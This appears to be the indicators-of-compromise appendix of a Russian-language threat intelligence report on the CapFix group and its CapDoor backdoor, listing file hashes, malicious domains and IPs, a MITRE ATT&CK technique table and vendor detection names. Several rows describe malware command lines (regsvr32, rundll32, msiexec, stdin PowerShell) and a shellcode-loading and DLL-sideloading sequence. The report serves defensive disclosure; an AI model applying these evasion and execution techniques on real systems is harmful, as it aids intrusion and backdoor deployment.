5ff63ae474cc333c6fbf99d2994a7abf	a89d8e4967bc3e7ae9d85433bf02df73f06d5989	89
acfcfe845ea57c0796fcda422065ac05	53c0946556c9fd5970a1ebe67e93a4b088564e42	e8
ca25a63fe45744597f3bac4dbe88af36	8e0f229bf1c453bc2590bfd7f30ff64122d01625	bt
c13960ef230795c49f1e6e01d789149f	c2d170abdb1bb1bc590fa6aa975dab2cc9948426	3c
9a178375e3f5f854db54b76f09f381c5	e563a749477d7f903579d07a6dda731bd998329c	ec
dfac596d9a93660010702701665ec1e0	b3a30c6f384d45a25fbcd150952f48c0a39c730e	5a

MD5	SHA-1	SI
a3ebb4bfdd7319027bed0c74f76807a9	3dc80205c88054bed9904bf1ec407e39b48cf835	1f
d10864e8a84ffb876772463f865ae289	a87068c4bf4bf7b1789ad178a9c7e156419eec3e	5c
9c274042f944b3d6676eadc6fb0df97d	334928bdab48b2828d512e2a132ec4568ca80064	2C
39dae5d17f1f65d6eedfa2aabacedf61	de630768ec509602b8ff3f4b4126c49de9c3b1a2	9c
3683fc1f3771a3a6d0a281d593b31a9e	31a2cba478130d540ee2a1d4caa5bee77f7b39b2	9k
b0f704e3fcb62ab1379cce23c6dc590b	fe522af5a4ae5329f7c78e7263a945505629c70f	b2
271a216dd51988d1089fe8ea72583af2	59387a49993275eb92bd065663aabf4174eb43ca	4e
ae88d9ffb74344fae3a527bf3eff6cc5	76aa942057c892061074af50a9bda765c93b95da	65
4e9769e7017288fa66ddcdf3f210518f	82bf6f20572706f86134d994c741692a9fc89115	07
2749d6fb0dac2e6edd915a9955913a2f	433aec84d79d1a74e42950696b2eb235e75ad3f0	17
611f7d616d712773aeeb79f8e00df57e	fb224556401a8fb9cfc0fd31b0c9b525950c699f	06
43e0c5e4132a8c07c493fc98ec103669	76dd2a6e6eafb87534dd859dc9e6c1453de81e36	02
f9109ad322b6b34dca0eaa7f4a651f8b	2d97c408c768ffee5defe73d9791af356f6d75c5	2k
875f502189189a4a0da4a8547ffc05a	f3aaf12a59e8f7f0b1e61e2df11d841752a3687c	71
567dadcc2fde0b14ec13f0474951ee07	0ca24ca524b71ac34025d087fe76b909bc88411e	9a
f816e4e64a6bacaa57a2724550569744	532184154ad4dc1ee6a9aa3d7283f4300385c406	d6
73dae3583a8dd4d82686178e2d3dd4f7	4f954d292a6026cfd6af79bb5bf1113f682ed3e3	ee
754095ac7201e5771277a8bb028e8758	0ebaaf4c735957dd7d749357d18af8fec12836bb	9e
a7f064bcf5aa2c9e46b07911d0b89288	e596bfbe56bc870914775c463284a136218c1ba1	bf
0248a386ad08480e13d6a237866106be	fe7db49e89b5a7e38bd0bd1ec2f933d32b690305	fb
7a9a8e290648a87aa63a514162a191ba	505b3b54e80ad39885f6951f5c9d7bdcd4f44282	77
31454b54bb98da824fad71bb78b291e1	60de184a444c2d32c1d06d1de09aded4b197fbe5	73
3e9a1bf81857996e01951each538b986	adffc0ed690c7063d5658f18b70a07c27e8ced82	63

MD5	SHA-1	SI
2d829b88d84ad3fcbb2c219f3ccd2651	1af74fd7bd7b01e29e32fc02f1021268730f91e4	a1
f2e769948f1d668d2eeb9e92bd697ed0	ab8b325ad55070f8cf9b4b06b1e2e19f2753a5f9	29
ba3cbc77191c40472540ad7669f62f0a	069664bc9d245a971e96e309d85a640f4d30a002	5C
86925f7a40d854847d54f7c1689975bf	74cd4b95605cf1208b9da65ec36d32d9c4df164b	9E
645e891c2ffa2de39e5bef18edab7a93	f1b9975abc1ee71068f18fb0243a34c733a0dac2	b6
186dcc5eaa80edde0f06c6433f28af74	4aa2a46a0fdccb7b5034ba3e5730245cd929c1aa	7e
24254fea4804740c56a045ab3dafd12a	2bac12ddc98123efd2f2f8381e50e3a2f848c96f	cb
1855a44a5f41a14ffdb2360d24af837e	2f341a7ef5bffd91765dfadff060fe01367e2464	d6

MD5	SHA-1	SI
b4ccbd6921e17de44378cf5282aa3fbf	8269f481950764a3fd2a37939eb34decbd82ad35	21
402fb1414ca002ad71e0db0140160670	623cb3d1700712489a5f58f613dea0696711f00f	8t
82a5d37a41a26e1751d343df30738c45	2e87f3e74f2cb6c47af5d1bbb37738e18026e440	57
a87f7eadfde66c49fb8722131e4a6d17	0e767ab422a59a7d83d26992c334fe4cfd6b74d	52
39bb82f5449bff8f59887e1a58b48923	e72658ca5a0b74ad0c11967d730ac6ae428ef5f6	fa

Скачать в формате:

Сетевые индикаторы компрометации

Индикатор

microsoftpathes.com

windowsexupdates.com

securityswindows.com

support-archiver.com

suportwindows.com

windowsspathe.com

ddmmitriypetrovv.ru

leonidkalatov.ru

andreiushakov.ru

94.156.232.113

85.192.49.81

Скачать в формате:

Матрица MITRE ATT&CK

ID	Название	Описание
Resource Development		
T1583.001	Acquire Infrastructure: Domains	CapFix регистрирует домены, маскирующиеся под официальные ресурсы Microsoft (microsoftpathes.com, windowsexupdates.com), и использует их в качестве C2-серверов. Кроме того, группировка регистрирует домены рассылки фишинговых писем в стиле имяфамилия.ru (ddmmmitriypetrovv.ru)
T1585.002	Establish Accounts: Email Accounts	CapFix использует для регистрации доменов почту onionr например virrtasuin93@onionmail.org
T1584	Compromise Infrastructure	CapFix использует легитимные сервера и домены для хранения вредоносных файлов, которые впоследствии скачиваются с этих ресурсов
T1583.006	Acquire Infrastructure: Web Services	CapFix использует созданные GitHub страницы (например bedreviews.github.io/reservasboolikng.com), чтобы перенаправлять пользователей на вредоносные сайты с помощью техники ClickFix
T1587.001	Develop Capabilities: Malware	CapFix использует собственное вредоносное ПО – CapDc
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	CapFix прикрепляет к письмам вредоносные PDF-документы, которые содержат ссылки на скачивание дополнительного ВПО
T1190	Exploit Public-Facing Application	CapFix предположительно использует CVE-2025-4911 для эксплуатации Roundcube Webmail
Execution		
T1204.002	User Execution: Malicious File	CapFix побуждает жертву открыть PDF-документы, содержащие ссылку на вредоносное ПО
T1059.001	Command and Scripting Interpreter: PowerShell	CapFix использует CapDoor для выполнения произвольных PowerShell-команд, запуск осуществляется посредством powershell.exe, настроенным на чтение команд из стандартного ввода (stdin): %WINDIR%\System32\WindowsPowerShell\v1.0\powershell -NoLogo -NoProfile -Command -

ID	Название	Описание
T1106	Native API	CapFix использует CapDoor для выполнения полученных управляющего сервера PE-файлов путем вызова ShellExecuteW() с операцией open
Persistence		
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	CapFix для закрепления CapDoor добавляет легитимный исполняемый файл установленного программного обеспечения в ключ автозагрузки HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Defense Evasion		
T1027	Obfuscated Files or Information	CapFix использует бэкдор CapDoor, в котором строки формируются на стеке
T1027.007	Obfuscated Files or Information: Dynamic API Resolution	CapFix в шеллкоде-установщике и бэкдоре CapDoor использует динамическое разрешение адресов API-функци с помощью хэш функций FNV-1 и MurmurHash3 соответственно
T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	CapFix при поставке бэкдора CapDoor использует файлы расширениями .wav, .dat, .bak, .db, .bin, .dat, .raw, .pak для хранения полезной нагрузки
T1027.016	Obfuscated Files or Information: Junk Code Insertion	CapFix для затруднения анализа использует в запускаемых через DLL sideloading модулях большое количество мусорных инструкций с вызовами функций GDI
T1036	Masquerading	CapFix использует PowerShell-скрипты, во время исполнения которых скачивается легитимный документ с легитимного сайта, для усыпления бдительности пользователя
T1036.005	Masquerading: Match Legitimate Resource Name or Location	CapFix использует различные файлы с расширениями .m .exe, которые маскируются под легитимные программы, например «Установщик КонсультантПлюс.msi»
T1055.012	Process Injection: Process Hollowing	CapFix в ранних версиях использовала Process Hollowing для запуска CapDoor
T1140	Deobfuscate/Decode Files or Information	CapFix при поставке бэкдора CapDoor использует DLL-оркестратор, а также запускаемый ею шеллкод для расшифрования полезной нагрузки, хранящейся в файлах расширениями .wav, .dat, .bak, .db, .bin, .raw, .pak
T1218.001	System Binary Proxy Execution: Compiled HTML File	CapFix при поставке бэкдора CapDoor использует CHM-файлы

ID	Название	Описание
T1218.007	System Binary Proxy Execution: Msiexec	CapFix в ранних версиях CapDoor использовала для запуска загруженных с управляющего сервера MSI-файлов msiexec.exe: msiexec.exe /i "%TEMP%\[a-z]{20}.msi"
T1218.010	System Binary Proxy Execution: Regsvr32	CapFix применяет CapDoor для запуска загруженных с управляющего сервера DLL с помощью regsvr32.exe без отображения пользовательских уведомлений (/s): %WINDIR%\System32\regsvr32.exe /s "%TEMP%\[a-z]{20}.dll"
T1218.011	System Binary Proxy Execution: Rundll32	" data-z="General" id="sjs-D29">CapFix применяет CapDoor для запуска загруженных с управляющего сервера DLL с помощью rundll32.exe с указанием экспортируемой функции: %WINDIR%\System32\rundll32.exe "%TEMP%\[a-z]{20}.dll", <ExportName>
T1480.002	Execution Guardrails: Mutual Exclusion	CapFix использует CapDoor для создания либо открытия файла %PROGRAMDATA%\lockfile с последующим захватом файловой блокировки, используя его как механизм межпроцессорной синхронизации и исключения параллельного исполнения
T1564.003	Hide Artifacts: Hidden Window	CapFix использует специальный watchdog-модуль, выполняющий сокрытие окон текущего процесса при помощи вызова ShowWindow(hWnd, SW_HIDE)
T1574.001	Hijack Execution Flow: DLL	CapFix использует для запуска CapDoor многоступенчатую цепочку DLL sideloading: легитимный исполняемый файл загружает первую DLL, которая затем последовательно подгружает остальные библиотеки, используемые для установки и запуска полезной нагрузки
T1620	Reflective Code Loading	CapFix при поставке бэкдора CapDoor выполняет шеллкоды памяти легитимного процесса: с помощью VirtualAlloc() выделяется область памяти с правами на чтение и запись, после чего через BCryptGenRandom() она заполняется случайными данными, в которых впоследствии размещается шеллкод. Затем вызовом VirtualProtect() для этой области памяти устанавливаются исполняемые атрибуты защиты, передача управления размещенному шеллкоду осуществляется через EnumSystemCodePagesW()
Discovery		
T1033	System Owner/User Discovery	CapFix используют CapDoor для сбора сведений о текущем пользователе скомпрометированной системы: бэкдор собирает имя пользователя через вызов GetEnvironmentVariableW(L"USERNAME", lpBuffer, nSize), также определяет домен его входа с помощью NetWkstaUserGetInfo(NULL, 1, (LPBYTE *)&pBuf)

ID	Название	Описание
T1057	Process Discovery	CapFix использует CapDoor для определения имени текущего процесса: бэкдор создает снимок списка процес с помощью CreateToolhelp32Snapshot(), последовательно перечисляет их через Process32FirstW() и Process32NextW(), затем сопоставляет найденные записи с результатом GetCurrentProcessId() для поиска соответствующей записи после чего извлекает имя исполняемого файла
T1082	System Information Discovery	CapFix использует CapDoor для сбора сведений о зараженной системе: бэкдор получает полное DNS-имя компьютера через GetComputerNameExW(ComputerNameDnsFullyQualified, lpBuffer, &nSize), извлекает сведения о версии ОС из ресурса VS_VERSION_INFO библиотеки ntdll.dll с помощью VerQueryValueW(), вызовом GetVersionExW() определяет, является ли ОС серверной редакцией, а через ExpandEnvironmentStringsW(L"%WINDIR%\\SysWOW64", lpDst, nSize) и GetFileAttributesW(lpDst) проверяет наличие каталога SysWOW64 как признака 64-разрядной системы CapFix использует CapDoor для определения повышенных привилегий у запущенного процесса с помощью OpenProcessToken() и GetTokenInformation()
T1083	File and Directory Discovery	CapFix при поставке бэкдора CapDoor использует загружаемый DLL-оркестратором шеллкод, который осуществляет поиск в текущем каталоге файлов с расширениями .bak, .db, .bin, .dat, .raw и .pak, последовательно перечисляя его содержимое с помощью функций FindFirstFileW() и FindNextFileW()
Command and Control		
T1030	Data Transfer Size Limits	CapFix использует CapDoor, который разбивает захваченный скриншот экрана на фрагменты по 200 КБ и последовательно передаёт их на управляющий сервер
T1071.001	Application Layer Protocol: Web Protocols	CapFix использует CapDoor для взаимодействия с управляющим сервером по протоколу HTTP посредством POST-запросов
T1105	Ingress Tool Transfer	CapFix использует CapDoor для загрузки с управляющего сервера дополнительных файлов форматов EXE, DLL и т.д. и их сохранения во временный каталог %TEMP% в скомпрометированной системе и последующего запуска с помощью команды оператора
T1573.001	Encrypted Channel: Symmetric Cryptography	CapFix использует CapDoor для взаимодействия с управляющим сервером, шифруя передаваемые сообщения с помощью алгоритма ChaCha20

ID	Название	Описание
Exfiltration		
T1041	Exfiltration Over C2 Channel	CapFix использует CapDoor для передачи на управляющий сервер собранной информации о скомпрометированной системе, а также результатов выполнения полученных команд
Collection		
T1113	Screen Capture	CapFix использует CapDoor для снятия снимков экрана скомпрометированной системы и их последующей передачи на управляющий сервер по команде оператора

Скачать в формате:

PT Sandbox

PT ESC

Вердикт

PTESC_apr_win_ZZ_CapFix__Backdoor__CapDoor__mainModule__PeVersion

PTESC_apr_win_ZZ_CapFix__Dropper__CapDoor__decryptStage

PTESC_apr_win_ZZ_CapFix__Dropper__CapDoor__decryptStage__NetVersion

PTESC_apr_win_ZZ_CapFix__Trojan__CapDoor__PrepareAndInject__NetVersion

PTESC_apr_win_ZZ_CapFix__Trojan__CapDoor__hideWindow

Поведенческие правила

Вердикт

Trojan.Win32.Generic.a

Exploit.Win32.Directlo32.a

Trojan.Win32.Inject.a

Trojan-Dropper.Win32.Generic.i

PT AV

Вердикт

Trojan.Win64.CapFix

Сетевые вердикты

Вердикт

LOADER [PTsecurity] CapDoor Checkin (APT CapFIX) sid: 10015625, 10016787

REMOTE [PTsecurity] SectopRAT sid: 10012587

PT EDR

Поведенческие правила

Вердикт

Suspicious_Create_Process_DLLSideLoading_Evasion

Suspicious_Create_File_Extension_LibraryMS

Windows_Autorun_Modification

Вердикт

Trojan.Win64.CapFix